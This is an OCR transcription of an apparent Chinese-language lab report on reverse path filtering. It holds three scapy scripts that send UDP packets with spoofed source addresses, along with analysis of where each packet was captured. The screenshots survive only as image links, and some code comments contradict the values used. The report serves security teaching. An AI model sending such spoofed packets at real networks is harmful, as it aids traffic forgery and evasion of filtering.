
• An IP address belonging to the NAT network


```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip1 = IP(src="172.16.133.129",
dst="192.168.22.129",id=1000,frag=0,flags=1,)

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 32 # This should be the combined length of all
fragments
# Construct payload
payload1 = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt1 = ip1/udp/payload1 # For other fragments, we should use
ip/payload
pkt1[UDP].checksum = 0

send(pkt1, verbose=0)
```

在B上查看：



在R上查看：





分析：两张网卡上都抓到了包，说明**OS**发现了路由路径符合对称性，**return packet** 会被送往的**interface**，和现在的**packet** 来自的，是同一个**interface,**即**NAT**网络所在的**interface**；**spoof**的包被经过**R**传递了


- An IP address belonging to the internal network

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip1 = IP(src="192.168.22.130",
dst="192.168.22.129",id=1000,frag=0,flags=1,)

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 32 # This should be the combined length of all
fragments
# Construct payload
payload1 = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt1 = ip1/udp/payload1 # For other fragments, we should use
ip/payload
pkt1[UDP].checksum = 0

send(pkt1, verbose=0)
```

在B上查看：

没有抓到对应的ip包

在R上查看：




在NAT网络（RA）的网卡上抓到包，但在另一网卡上没有抓到包；

分析：由于**reverse path filtering mechanism**，虽然看起来该包的原地址和目的地址都来自同一子网，但是该包是在另一子网（即**NAT**所在的子网）构造并且发出的，**OS**发现**return**的**packet**会被送到**src**地址真正的子网即**internal network**所在的子网；**OS**发现了路由路径的非对称性，从而没有让**R**成功将包传递


- An IP address belonging to the Internet, such as 1.2.3.4.


```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip1 = IP(src="1.2.3.4",
dst="192.168.22.129",id=1000,frag=0,flags=1,)

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 32 # This should be the combined length of all
fragments
# Construct payload
payload1 = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt1 = ip1/udp/payload1 # For other fragments, we should use
ip/payload
pkt1[UDP].checksum = 0

send(pkt1, verbose=0)
```

在B上查看：



在R上查看：





分析：**两张网卡上都抓到了包，说明OS发现了路由路径符合对称性，return packet 被送往的interface，和现在的packet 来自的，是同一个interface,即1.2.3.4的外部网络interface；spoof的包被经过R传递了**

总结：之前从来没有实际操作过ip报文分片以及重定向的相关知识，因此在前几个task有些无从下手，遇到很多问题；不过解决过程中对icmp的实现逻辑有了基本的了解，明白了其漏洞的原理和需要防范的注意点，更加深知了很多看似玄学的问题都是要在不断的实验与问题交流中找到端倪的